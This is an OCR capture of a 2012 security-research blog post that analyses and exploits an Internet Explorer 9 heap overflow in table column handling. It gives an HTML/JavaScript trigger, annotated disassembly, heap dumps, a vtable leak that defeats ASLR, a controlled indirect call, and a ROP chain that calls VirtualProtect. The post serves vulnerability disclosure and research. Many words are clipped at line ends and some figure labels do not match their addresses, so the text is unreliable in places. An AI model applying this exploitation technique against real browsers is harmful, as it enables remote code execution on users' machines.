


VUPEN Vulnerability Research Team (VRT) Blog

Advanced Exploitation of Internet Explorer Heap Overflow (Pwn2Own 2012 Exploit)

Published on 2012-07-10 16:27:19 UTC by Alexandre Pelletier, Security Researcher @ VUPEN

Hi everyone,

In this new blog, we will share our technical analysis and advanced exploitation including ASLR/ bypass of a heap overflow vulnerability which was discovered by our team and used at Pwn2own 201 compromise a fully patched Internet Explorer 9 on Windows 7 SP1.

The full exploit we have used at Pwn2own 2012 was a combination of this specific vulnerability (CVE-2012-18 which is now patched (as part of the MS12-037 bulletin), and another zero-day vulnerability which allowed u bypass the IE sandbox (Protected Mode). This latter exploit will not be covered here, as it is still unpatched.

1. Technical Analysis of the Vulnerability

This critical vulnerability was present in all versions of Microsoft Internet Explorer including IE10 on Windows 8 results from a heap overflow error which can be triggered with the following piece of code:

```
<html>
<body>
<table style="table-layout:fixed" >
      <col id="132" width="41" span="1" >&nbsp </col>
</table>
<script>

function over_trigger() {
      var obj_col = document.getElementById("132");
      obj_col.width = "42765";
      obj_col.span = 1000;
}

setTimeout("over_trigger();",1);

</script>
</body>
</html>
```

Parsing of the nodes leads to the creation of a "mshtml!CTableLayout":


```
;
; In function GetLayoutFromFactory() - mshtml.dll (IE8)
;
3CEE2706 PUSH 158                           // Size = 344
3CEE270B PUSH 8                             // Flags = HEAP_ZERO_MEMORY
3CEE270D PUSH DWORD PTR DS:[3D3D447C]       // Heap = 00150000
3CEE2713 CALL EBX                           // NTDLL.RtlAllocateHeap
```

During the regular processing of the HTML tree, IE eventually adds a new column inside the TABLE by invoking the "mshtml!CTableLayout::AddCol()" function as follows:

```
;
; In function CTableLayout::AddCol() - mshtml.dll (IE8)
;
3CFB9E66 PUSH EDI
3CFB9E67 MOV EAX,ESI
3CFB9E69 CALL CTableCol::GetAAspan          // retrieving SPAN attribute (6)
[...]
3CFB9EF2 CMP EAX,DWORD PTR SS:[ARG.1]
3CFB9EF5 JL SHORT 3CFB9F57
3CFB9EF7 MOV EAX,DWORD PTR DS:[EBX+7C]
3CFB9EFA SHR EAX,2
3CFB9EFD MOV ECX,EBX                        // CTableLayout reference
3CFB9EFF CALL CTableLayout::EnsureCols
```

This latter function will store the information inside the *CTableLayout* object as we can see from the following code:

```
;
; In function CTableLayout::EnsureCols - mshtml.dll (IE8)
```



Later during the processing, the layout needs to be computed with "mshtml!CTableLayout::CalculateLayout()" which leads to the following function:

```
;
; In function CTableLayout_CalculateLayout() - mshtml.dll (IE8)
;
3CF662A9 PUSH DWORD PTR SS:[LOCAL.116]
3CF662AD MOV EAX,DWORD PTR DS:[EBX+60]
3CF662B0 PUSH DWORD PTR SS:[ARG.1]
3CF662B3 MOV DWORD PTR SS:[LOCAL.123],EDX
3CF662B7 PUSH EBX                              // Arg1 : CTableLayout reference
3CF662B8 MOV DWORD PTR SS:[LOCAL.117],EAX
3CF662BC CALL CTableLayout::CalculateMinMax
```

This latter function will basically create a buffer, affect it to the "mshtml!CTableLayout" and try to fill it with s information from columns. The process begins by retrieving the SPAN attribute from the "mshtml!CTableLay object in order to compute a buffer size:

```
;
; In function CTableLayout::CalculateMinMax() - mshtml.dll (IE8)
;
3CF66A69 MOV EBX,DWORD PTR SS:[ARG.1]         // CTableLayout reference
3CF66A6C PUSH ESI
3CF66A6D MOV ESI,DWORD PTR SS:[ARG.2]
3CF66A70 MOV EAX,DWORD PTR DS:[ESI+28]
3CF66A73 MOV DWORD PTR SS:[LOCAL.36],EAX
3CF66A79 MOV EAX,DWORD PTR DS:[EBX+54]      // SPAN attribute value at offset +0x54
3CF66A7C MOV DWORD PTR SS:[ARG.1],EAX        // updating first argument
[...]
3CEED309 LEA ESI,[EBX+90]                            // sub-struct in CTableLayout at +0x90
3CEED30F JL 3CFBA54A                                    // [ESI+8] is null at this time
3CEED315 CMP EDX,DWORD PTR DS:[ESI+8]       // EDX from ARG1
3CEED318 JBE SHORT 3CEED32D
3CEED31A PUSH 1C                                         // Arg1 = 1C
3CEED31C MOV EAX,EDX                                  // SPAN = 6
3CEED31E MOV EDI,ESI                                     // sub-struct of CTableLayout at +0x90
3CEED320 CALL CImplAry::EnsureSizeWorker      // buffer creation
```

"CimplAry::EnsureSizeWorker()" will create a buffer of 0xA8 bytes based on the SPAN attribute. It takes as argum a value of 0x1C, and EAX contains the number supplied via the SPAN attribute which is 6 in our case. It will basic compute a size of 0x1C * 6 = 0xA8 bytes:

```
;
; In function CImplAry::EnsureSizeWorker - mshtml.dll (IE8)
;
3CF75198 MOV EAX,DWORD PTR SS:[EBP-4]       // EAX is 6, [EBP+8] is 0x1c
3CF7519B MUL DWORD PTR SS:[EBP+8]            // result 0xa8 in EAX
3CF7519E PUSH EDX                                     // Arg2
3CF7519F PUSH EAX                                     // Arg1
3CF751A0 LEA EAX,[EBP-8]                            // will receive the result
3CF751A3 CALL ULongLongToUInt
[...]
3CF751B8 PUSH DWORD PTR SS:[EBP-8]           // Arg1, push 0xa8
3CF751BB LEA ESI,[EDI+0C]                         // previous sub-structure of CTableLayout
3CF751BE CALL HeapRealloc
```

A call to "HeapRealloc()" is performed with 0xA8 as the parameter and affecting the pointer at EDI+0xC, with EDI = CTableLayout+0x90. This means that the buffer is at offset +0x9C from "mshtml!CTableLayout". At this time, "mshtml!CTableLayout" contains a buffer reference which can contain at most 0xA8 bytes. The following figure shows the layout of the object:

```
;
; Object mshtml!CTableLayout
;
 Address  Hex dump
 023A0498 98 3E F7 3C|A0 14 22 00|E0 D4 46 02|B0 73 F7 3C|
 023A04A8 01 00 00 00|00 00 00 00|0D 08 08 01|FF FF FF FF|
 023A04B8 00 00 00 00|00 00 00 00|00 00 00 00|FF FF FF FF|
 023A04C8 94 05 02 00|C4 D1 00 00|00 00 00 00|00 00 00 00|
 023A04D8 00 00 00 00|02 28 01 00|00 00 00 00|00 00 00 00|
 023A04E8 00 00 00 00|06 00 00 00|00 00 00 00|FF FF FF FF|
 023A04F8 00 00 00 00|FF FF FF FF|9C F6 F6 3C|04 00 00 00|
 023A0508 04 00 00 00|D0 06 43 02|9C F6 F6 3C|18 00 00 00|
 023A0518 06 00 00 00|10 8D 1A 00|00 00 00 00|C0 78 A1 02|
 023A0528 9C F6 F6 3C|00 00 00 00|00 00 00 00|60 14 47 02|
 023A0538 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|

[  ] vftable of CTableLayout object
[  ] SPAN attribute
[  ] Number of columns * 4 (6 columns)
[  ] Array of mshtml!CTableCol
[  ] Vulnerable buffer of 0xa8 bytes
```

The buffer in red will hold style information for 6 columns as specified via the SPAN attribute. It starts looping over on all available columns (through array at offset +0x84) and retrieving the span attribute of the first column. However, this latter was already updated/modified by the Javascript code:

```
<SCRIPT>
     var id3 = document.getElementById("id3");
     id3.span="7";
```

```
;
3D12EB66 |MOV EAX,DWORD PTR DS:[EBX+84]      // retrieving array of columns
3D12EB6C |MOV ECX,DWORD PTR SS:[EBP-8]
3D12EB6F |MOV EDI,DWORD PTR DS:[ECX*4+EAX]
[...]
3D12EB9D |CALL CTableCol::GetAAspan                // returns updated SPAN value (7)
3D12EBA2 |CMP EAX,3E8
3D12EBA7 |MOV DWORD PTR SS:[EBP+10],EAX      // stored in ARG.3
[...]
3D12EC70 |PUSH 0
3D12EC72 |PUSH ESI
3D12EC73 |CALL CWidthUnitValue::GetPixelWidth    // returns value from attribute □width□
3D12EC78 |CMP DWORD PTR SS:[EBP-60],0
3D12EC7C |MOV DWORD PTR SS:[EBP-30],EAX      // stored in [EBP-30]
```

The buffer is then directly filled in:

```
;
; In function CTableLayout::CalculateMinMax() - mshtml.dll (IE8)
;
3D12ECD4 |MOV EAX,DWORD PTR SS:[EBP-30]
3D12ECD7 |MOV DWORD PTR SS:[EBP-0C],EAX     // WIDTH stored in [EBP-0C]
[...]
3D12ED0C |/MOV ECX,DWORD PTR SS:[EBP-24]
3D12ED0F ||MOV EAX,DWORD PTR DS:[EBX+9C]   // buffer retrieved
3D12ED15 ||ADD EAX,ECX
[...]
3D12ED3A ||PUSH DWORD PTR SS:[EBP-40]         // Arg3
3D12ED3D ||MOV EAX,DWORD PTR SS:[EBP-34]
3D12ED40 ||PUSH DWORD PTR SS:[EBP+0C]        // Arg2
3D12ED43 ||MOV ESI,DWORD PTR SS:[EBP-28]
3D12ED46 ||PUSH DWORD PTR SS:[EBP-0C]         // Arg1 => attribute of width
3D12ED49 ||CALL CTableColCalc::AdjustForCol     // filling current NODE
```

This latter function will fill the buffer with one NODE structure of size 0x1C and roughly composed of values resul from the supplied WIDTH attribute.

However due to the SPAN attribute being dynamically updated via Javascript, the execution leads to several additi iterations within the loop which eventually leads to an out-of-bounds write condition. The end condition of the loo reached in the following code:

```
;
; In function CTableLayout::CalculateMinMax() - mshtml.dll (IE8)
;
3D12ED58 ||CMP EAX,DWORD PTR SS:[EBP+10]   // end condition when counter > ARG.3
3D12ED5B |\JL SHORT 3D12ED0C                      // (ARG.3 is the updated SPAN attribute)
```

This means that 7 structures of size 0x1C will be processed although there is space only for 6 of these structures, leading to an exploitable heap overflow condition which could allow remote attackers to compromise a vulnerable system via a specially crafted web page.

2. Advanced Exploitation With ASLR/DEP Bypass

As this vulnerability results in a heap overflow condition, it can be exploited to achieve code execution by bypassing both DEP and ASLR. This can be achieved by leaking an address of the mshtml.dll module, building a heap spray based on this address and triggering the vulnerability again to execute the payload.

Leaking Addresses / IE9 on Windows 7

On systems such as Windows 7 where ASLR is enabled by default, hardcoded addresses cannot be used in the ROP. We need extra information to find gadgets, e.g. the base address of the mshtml.dll library. In order to leak the base address of mshtml.dll under IE9, the idea is to read the *vTable* of an object: *mshtml!CButtonLayout*. This table is set at a fixed offset inside each version of the DLL, so knowing it leads to knowing the base address.

To achieve the leak, we must craft the heap in order to have the following layout:

```
Heap Layout required for ASLR bypass:

[E][S][B][A][S][B][A][S][B][A][S][B][E][S][B][A][S][B][A][S][B][A][S][B]...

[A] Allocated string of size 0x100
[E] Freed object of size 0x100 (empty / hole)
[B] Allocated object of size 0xFC (mshtml!CButtonLayout)
[S] BSTR (basic string)
```

Here is the representation of the BSTR string in memory:

```
Address  Hex dump                                         UNICODE
046971B8 45 00 45 00|45 00 45 00|45 00 45 00|45 00 45 00| EEEEEEEE
046971C8 00 00 00 00|00 00 00 00|9E 8E FC 5F|00 00 00 88|
046971D8 FA 00 00 00|41 00 41 00|41 00 41 00|41 00 41 00| ú.AAAAAA
046971E8 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00| AAAAAAAA
[...]
046972B8 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00| AAAAAAAA
046972C8 41 00 41 00|41 00 41 00|41 00 41 00|41 00 00 00| AAAAAAA.
046972D8 FF 8E FC 5F|00 00 00 88|48 97 8F 6A|B8 B8 3D 03|
046972E8 C0 05 70 04|09 08 08 01|C8 98 8F 6A|00 92 C3 6A|
[...]

[  ] beginning of string: first DWORD is size
[  ] end of string
[  ] heap pointers
```

"CImplAry::EnsureSizeWorker()". As expected, the requested buffer will take the place of one of the previously created holes at 0x04696DB8:

```
Address  Hex dump                                            UNICODE
04696DB8 21 08 45 00|45 00 45 00|45 00 45 00|45 00 45 00|   ?EEEEEEE
04696DC8 45 00 45 00|45 00 45 00|45 00 45 00|45 00 45 00|   EEEEEEEE
04696E88 45 00 45 00|45 00 45 00|45 00 45 00|45 00 45 00|   EEEEEEEE
04696E98 45 00 45 00|45 00 45 00|45 00 45 00|45 00 45 00|   EEEEEEEE
04696EA8 45 00 45 00|45 00 45 00|00 00 00 00|00 00 00 00|   EEEE....
04696EB8 73 8D FC 5F|00 00 00 88|FA 00 00 00|41 00 41 00|
04696EC8 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00|   AAAAAAAA
[...]
```

[ ] Vulnerable buffer allocated at 0x04696DB8
[ ] BSTR string of 0x100 at 0x04696EC0 with its size as the first DWORD
[ ] Heap pointers (or offsets)

Hence, when the overflow occurs, the first DWORD of the BSTR string will be overwritten as follows:

```
Address  Hex dump                                            UNICODE
04696DB8 04 10 00 00|04 10 00 00|04 10 00 00|00 00 00 00|
04696DC8 45 00 45 00|41 00 45 00|04 10 00 00|08 00 00 00|
[...]
04696E78 04 10 00 00|04 10 00 00|04 10 00 00|00 00 00 00|
04696E88 45 00 45 00|41 00 45 00|04 10 00 00|08 00 00 00|
04696E98 04 10 00 00|04 10 00 00|04 10 00 00|00 00 00 00|
04696EA8 45 00 45 00|41 00 45 00|04 10 00 00|08 00 00 00|
04696EB8 04 10 00 00|04 10 00 00|04 10 00 00|41 00 41 00|   <-- first DWORD
04696EC8 41 00 41 00|41 00 41 00|04 10 00 00|08 00 00 00|   overwritten
04696ED8 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00|
[...]
04696F98 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00|
04696FA8 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00|
04696FB8 41 00 41 00|41 00 00 00|5C 8D FC 5F|00 00 00 88|
04696FC8 48 97 8F 6A|B8 B8 3D 03|50 05 70 04|09 08 08 01|
04696FD8 C8 98 8F 6A|00 92 C3 6A|C4 99 8F 6A|01 00 00 00|
04696FE8 00 00 00 00|FF FF FF FF|00 00 00 00|00 00 00 00|
04696FF8 00 00 00 00|FF FF FF FF|80 00 00 00|FF FF FF FF|
```

[ ] Vulnerable buffer at 0x04696DB8 will cause an overflow
[ ] BSTR string of 0x100 at 0x04696EC0 with its size as the first DWORD
[ ] mshtml!CButtonLayout object allocated at 0x04696FC8 with its vTable
[ ] Heap pointers (or offsets)

Once the corruption is caused, a JavaScript code will be used in order to read the vTable of "mshtml!CButtonLayout" from address 0x04696FC8. As the length is overwritten, it is possible to read from an arbitrary location to dynamically find the vTable of "mshtml!CButtonLayout" and bypass ASLR.

Code Execution and ROP

After triggering the vulnerability for a memory leak to disclose interesting addresses, it is possible to trigger the same vulnerability once again to achieve code execution by overflowing the same buffer in memory with arbitrary values. Hence, the previously described heap layout is reused, this time for code execution.

Here is the heap state just after the leak:

```
Address  Hex dump                                            UNICODE
044BB980 04 10 00 00|04 10 00 00|04 10 00 00|00 00 00 00|   ?.?.?...
044BB990 45 00 45 00|41 00 45 00|04 10 00 00|08 00 00 00|   EEAE?..
044BB9A0 04 10 00 00|04 10 00 00|04 10 00 00|00 00 00 00|   ?.?.?...
044BB9B0 45 00 45 00|41 00 45 00|04 10 00 00|08 00 00 00|   EEAE?..
[...]
044BBA80 04 10 00 00|04 10 00 00|04 10 00 00|41 00 41 00|   ?.?.?.AA
044BBA90 41 00 41 00|41 00 41 00|04 10 00 00|08 00 00 00|   AAAA?..
044BBAA0 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00|   AAAAAAAA
[...]
044BBB70 41 00 41 00|41 00 41 00|41 00 41 00|41 00 41 00|   AAAAAAAA
044BBB80 41 00 41 00|41 00 00 00|2D CB C4 5A|00 00 00 88|
044BBB90 48 97 A7 6A|50 27 79 02|F0 9F 52 04|09 08 08 01|
044BBBA0 C8 98 A7 6A|00 92 DB 6A|C4 99 A7 6A|01 00 00 00|
044BBBB0 00 00 00 00|FF FF FF FF|00 00 00 00|00 00 00 00|
044BBBC0 00 00 00 00|FF FF FF FF|80 00 00 00|FF FF FF FF|
[...]
```

[ ] Vulnerable buffer at 0x04696DB8 will cause the overflow
[ ] BSTR string of 0x100 at 0x04696EC0 with its size as the first DWORD
[ ] mshtml!CButtonLayout object allocated at 0x04696FC8 with its vTable
[ ] Heap pointers (or offsets)

The overflow can be triggered via the following code:

```
<table style="table-layout:fixed" >
<col id="132" width="41" span="8" >&nbsp</col>
</table>
<script>
      var obj_col_0 = document.getElementById("132");
      obj_col_0.span = "9";
</script>
[...]
```

```
      obj_col_0.width = "5389681"              // specifying another malicious value
```

```
    obj_col_0.span = "34";                    // specifying amount of bytes to overwrite
</script>
```

The same buffer will be overflowed with the malicious value 5389681*100=0x20200024 and will cause an overflo
0x20*18 - 0x100 = 0x140 bytes:

```
Address  Hex dump                                        UNICODE
044BB980 24 00 20 20|24 00 20 20|24 00 20 20|00 00 00 00|
044BB990 45 00 45 00|41 00 45 00|24 00 20 20|08 00 00 00|
044BB9A0 24 00 20 20|24 00 20 20|24 00 20 20|00 00 00 00|
044BB9B0 45 00 45 00|41 00 45 00|24 00 20 20|08 00 00 00|
[...]
044BBA80 24 00 20 20|24 00 20 20|24 00 20 20|41 00 41 00|
044BBA90 41 00 41 00|41 00 41 00|24 00 20 20|08 00 00 00|
044BBAA0 24 00 20 20|24 00 20 20|24 00 20 20|41 00 41 00|
[...]
044BBB70 41 00 41 00|41 00 41 00|24 00 20 20|08 00 00 00|
044BBB80 24 00 20 20|24 00 20 20|24 00 20 20|00 00 00 88|
044BBB90 48 97 A7 6A|50 27 79 02|24 00 20 20|08 08 08 01|
044BBBA0 24 00 20 20|24 00 20 20|24 00 20 20|01 00 00 00|
044BBBB0 00 00 00 00|FF FF FF FF|24 00 20 20|08 00 00 00|
044BBBC0 00 00 00 00|FF FF FF FF|80 00 00 00|FF FF FF FF|
044BBBD0 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
044BBBE0 00 00 00 00|24 00 00 00|20 00 00 00|00 00 00 00|
044BBBF0 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
[...]

[  ] Vulnerable buffer at 0x04696DB8 will cause the overflow
[  ] BSTR string of 0x100 at 0x04696EC0 with its size as the first DWORD
[  ] mshtml!CButtonLayout object allocated at 0x044BBB90 with its vTable
[  ] Heap pointers (or offsets..)
[  ] overwritten DWORD to corrupt and crash IE9
```

As we can see, the same buffer has been overwritten once again. Indeed, the first overflow is useful to get a vT
and produce a specific heap spray, while the second overflow will be used to overwrite a pointer inside the object
execute arbitrary code. By using specific JavaScript code, it is possible to reach
"Celement::EnsureStandardsModeChecked()" function:

```
;
; In function CElement::EnsureStandardsModeChecked() - mshtml.dll
;
6AD87683 MOV EAX,DWORD PTR DS:[ESI+24]        // controlled
6AD87686 TEST EAX,0000C000
6AD8768B JNE 6ADBBEF4                          // not taken (controlled)
6AD87691 TEST EAX,00010000
6AD87696 JE 6ADAE6BA                           // taken (controlled)
[...]
6ADAE6BA MOV EDX,DWORD PTR DS:[ESI]           // ESI is controlled
6ADAE6BC MOV EAX,DWORD PTR DS:[EDX+148]   // EDX is controlled, EAX is controlled
6ADAE6C2 MOV ECX,ESI                          // ECX is controlled
6ADAE6C4 CALL EAX                             // code execution
```

For now, the most complicated part of exploitation is already achieved. As Internet Explorer 9 on Windows 7 has also DEP enabled, a classic ROP is required to finalize code execution. The goal of the ROP is to perform the following tasks:

- Set ESP to point to a controlled area
- Call VirtualProtect()
- Jump to the shellcode

To bypass ASLR as described in the previous steps, all gadgets used for exploitation and contained within the spray must be dynamically computed based on the leaked addresses. All ROP steps can be performed using the following instructions:

```
;
; ROP
;
6A7B6D36 MOV EAX,DWORD PTR DS:[ECX]           // changing EAX!
6A7B6D38 CALL DWORD PTR DS:[EAX+4]
6A7C568D XCHG EAX,ESP                         // pivoting the stack
6A823F7A POP EBX                              // skipping gadgets
6A823F7B POP ESI
6A7B41EE POP EAX                              // popping address of VirtualProtect in IAT
6A897336 MOV EAX,DWORD PTR DS:[EAX]           // retrieving the address of VirtualProtect
6A93A831 CALL EAX                             // bypassing DEP!
6A93A833 POP EDI
6A93A834 RETN                                 // shellcode execution !
```

Which leads to arbitrary code execution with Internet Explorer 9 on Windows 7 SP1 despite ASLR and DEP enabled.

© Copyright VUPEN Security